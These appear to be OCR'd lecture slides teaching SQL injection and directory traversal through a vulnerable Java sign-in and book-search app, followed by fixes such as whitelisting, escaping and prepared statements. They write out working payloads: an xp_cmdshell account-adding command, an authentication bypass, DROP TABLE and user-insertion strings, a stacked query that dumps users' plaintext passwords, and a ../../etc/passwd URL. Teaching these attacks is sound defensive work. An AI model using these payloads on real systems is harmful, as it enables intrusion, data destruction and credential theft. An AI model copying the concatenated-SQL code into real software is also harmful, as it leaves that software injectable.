
```
'; exec cmdshell
        'net user badguy badpwd'/ ADD --
```

- Then script does:

```
ok = execute( SELECT …
        WHERE username= ' ' ; exec …  )
```

- If SQL server context runs as "sa", attacker gets account on DB server

Authentication flow (sign-in)



Sign-in POST request

Authentication


```
00093:     public void handle_signin_process(String target, Request baseRequest,
00094:     {
00095:         String username = request.getParameter("username");
00096:         String password = request.getParameter("password");
00097:
00098:         response.setContentType("text/html;charset=utf-8");
00099:
00100:
00101:         if (db.authenticate_user(username, password)) {
00102:             System.out.println("Authentication succeeded for user: " + usern
00103:
```

external input

```
00078:     public boolean authenticate_user(String email, String password)
00079:     {
00080:         try {
00081:             String sql = "SELECT count(*) as cnt FROM users WHERE Email = '" +
00082:                          email + "' AND Password ='" + password + "';";
00083:             System.out.println("authenticate_user: " + sql);
00084:             ResultSet rs = stmt.executeQuery(sql);
00085:             int cnt = rs.getInt("cnt");
00086:             rs.close();
00087:             if (cnt > 0)
00088:                 return true;
00089:             return false;
00090:         } catch ( Exception e ) {
00091:             System.err.println( e.getClass().getName() + ": " + e.getMessage() );
00092:             return false;
00093:         }
00094:     }
00095:
```

external input is concatenated into an SQL statement

Authentication bypass



- SQL fragment
- -- is a comment

- WHERE clause will always evaluate to TRUE
- Authentication is bypassed

```
target: /signin
target: /signin_process
authenticate_user: SELECT count(*) as cnt FROM users WHERE Email = '' OR 'a' = 'a'; --' AND Password ='xxxx';
Authentication succeeded for user: ' OR 'a' = 'a'; -- password: xxxx
```

```
SELECT count(*) as cnt FROM users WHERE Email = '' OR
'a' = 'a'; --' AND Password ='xxxx';
```

Additional SQL injection attacks

- Delete data

```
SELECT count(*) as cnt FROM users WHERE Email =
''; DROP TABLE users; --' AND Password ='xxxx';
```

- Add user

```
SELECT count(*) as cnt FROM users WHERE Email =
''; INSERT INTO users
(LastName,FirstName,Email,Password) VALUES
('hacker','hacker','hacker@hacker.com','kuku'); -
-' AND Password ='xxxx';
```

How to fix: whitelist

```
00001: import java.util.regex.Matcher;
00002: import java.util.regex.Pattern;
00003:

00006:     public static boolean validate_user( String user ){
00007:
00008:         String pattern = "[A-Za-z\\.0-9_]+@[A-Za-z\\.0-9_]+";
00009:         Pattern r = Pattern.compile(pattern);
00010:
00011:         Matcher m = r.matcher(user);
00012:         if (m.find( ))
00013:             return true;
00014:
00015:         return false;
00016:     }
```

```
user: michael@checkpiont.com --> true
user: '; DROP TABLE users; -- --> false
user: michaelcheckpiont.com --> false
```

- Email may contain digits, latters, @, . and _
- Positive security: define rules for valid input

How to fix: blacklist

```
00004:     public static boolean validate_user( String user ){
00005:
00006:         if (user.indexOf("'") == -1)
00007:             return true;
00008:
00009:         return false;
00010:     }
```

```
user: michael@checkpiont.com --> true
user: '; DROP TABLE users; -- --> false
user: michaelcheckpiont.com --> true
```

- Negative security: search for problematic input instances
- Disadvantages
  - requires knowledge of all problematic examples
  - limits input values (e.g. password)

How to fix: escaping

```
00004:      public static String escape_input( String str ){
00005:
00006:          return str.replace("'","\\'");
00007:      }
00008:
```

```
user: michael@checkpiont.com --> michael@checkpiont.com
user: '; DROP TABLE users; -- --> \'; DROP TABLE users; --
user: ''' --> \'\'\'
```

- Replace ' by \'
- Concatenation does not result in changing SQL statement

Prepared statements

```
00009:          //   Vulnerable code
00010:          Statement stmt = c.createStatement();
00011:          String sql = "SELECT count(*) as cnt FROM users WHERE Email = '" +
00012:                       email + "' AND Password ='" + password + "';";
00013:          ResultSet rs = stmt.executeQuery(sql);
00014:
```

Ordinary statement

```
00015:
00016:          //   Secure code
00017:
00018:          String sql = "SELECT count(*) as cnt FROM users " +
00019:                       "WHERE Email = ? AND Password = ?;";
00020:          PreparedStatement stmt = c.prepareStatement(sql);
00021:          stmt.setString(1, email);
00022:          stmt.setString(2, password);
00023:          ResultSet rs = stmt.executeQuery();
```

Argument placeholders


Use class *PreparedStatement*

Input is passed as parameters to SQL statement


Sign-in: What have we learned?

- Injection vulnerability
  - malicious input is concatenated into a command (here: SQL statement) and changes its meaning
- Threat types
  - tampering with data (e.g. adding/deleting users)
  - privilege escalation (e.g. authentication bypass)
- Secure design insights
  - attacks are often associated with input; don't trust input!
- Input validation techniques: whitelist, blacklist
- Safe SQL usage: prepared statements, escaping


An SQL injection joke



Book Search Flow



Book search POST request



Book search code

```
00160:     public boolean search_book(String query, List<Book> books)
00161:     {
00162:         try {
00163:             String sql = "SELECT ID,Title,Author,Status FROM books " +
00164:                          "WHERE Title LIKE '%" + query + "%' OR " +
00165:                                "Author LIKE '%" + query + "%';";
00166:             System.out.println("search_book: " + sql);
00167:             ResultSet rs = stmt.executeQuery(sql);
00168:             while ( rs.next() ) {
00169:                 Book book = new Book();
00170:                 book.ID = rs.getInt("ID");
00171:                 book.Title = rs.getString("Title");
00172:                 book.Author = rs.getString("Author");
00173:                 book.Status = rs.getString("Status");
00174:                 books.add(book);
00175:             }
00176:             rs.close();
00177:             return true;
00178:         } catch ( Exception e ) {
00179:             System.err.println( e.getClass().getName() + ": " + e.getMessage() );
00180:             return false;
00181:         }
00182:     } « end search_book »
00183:
```

external input is

concatenated into an SQL statement

SQL injection design

Database Structure | Browse Data | Execute SQL

Table: users

New Record | Delete Record

	ID	LastName	FirstName	Email	Password
1	1	Mizrachi	Moshe	moshe@gmail.com	kuku
2	2	Ashkenazi	Moni	moni@gmail.com	kuku
3	7	Feiglin	Moshe	moshe.feiglin@gmail	kuku

Database Structure | Browse Data | Execute SQL

SQL string:

```
SELECT ID, LastName as Title, Email as Author, Password as Status from users;
```

Execute query

Error message from database engine:

No error

Data returned:

ID	Title	Author	Status
1	Mizrachi	moshe@gmail.com	kuku
2	Ashkenazi	moni@gmail.com	kuku
7	Feiglin	moshe.feiglin@gmail.com	kuku

SQL injection

- Input string

  xxxxxxxxxxx'; SELECT ID, LastName as Title, Email as Author, Password as Status from users;--

- Resulting SQL statement

  SELECT ID,Title,Author,Status FROM books WHERE Title LIKE '%xxxxxxxxxxx'; SELECT ID, LastName as Title, Email as Author, Password as Status from users;--%' OR Author LIKE '%xxxxxxxxxxx';SELECT ID, LastName as Title, Email as Author, Password as Status from users;--%';

- Effective SQL statement

  SELECT ID, LastName as Title, Email as Author, Password as Status from users;

Information disclosure

Search

xxxxxxxxxx'; SELECT ID, LastName as Title, Email as Author, Password as Status from users; --

Title	Author	Status
Mizrachi	moshe@gmail.com	kuku
Ashkenazi	moni@gmail.com	kuku
Feiglin	moshe.feiglin@gmail.com	kuku
hacker	hacker@gmail.com	kuku


Book Search: What have we learned?

- Vulnerability: SQL Injection
- Exploitation
  - disclosure of user records and passwords in clear text
- Threat types
  - information disclosure
  - insecure password management
- Secure design insights
  - store passwords securely
  - data separation/segregation


Directory Traversal Attack


- Exploit GET/POST/cookie parameter:
- Server prepends path of file, e.g. sends ~/mail/$1.txt
- What if request is../../../etc/passwd?
- Example:
  - Vulnerability: Web page contains link to: http://foo.org/get?f=vul.html
  - Exploit:http://foo.org/get?f=../../etc/passwd

Message of the Day



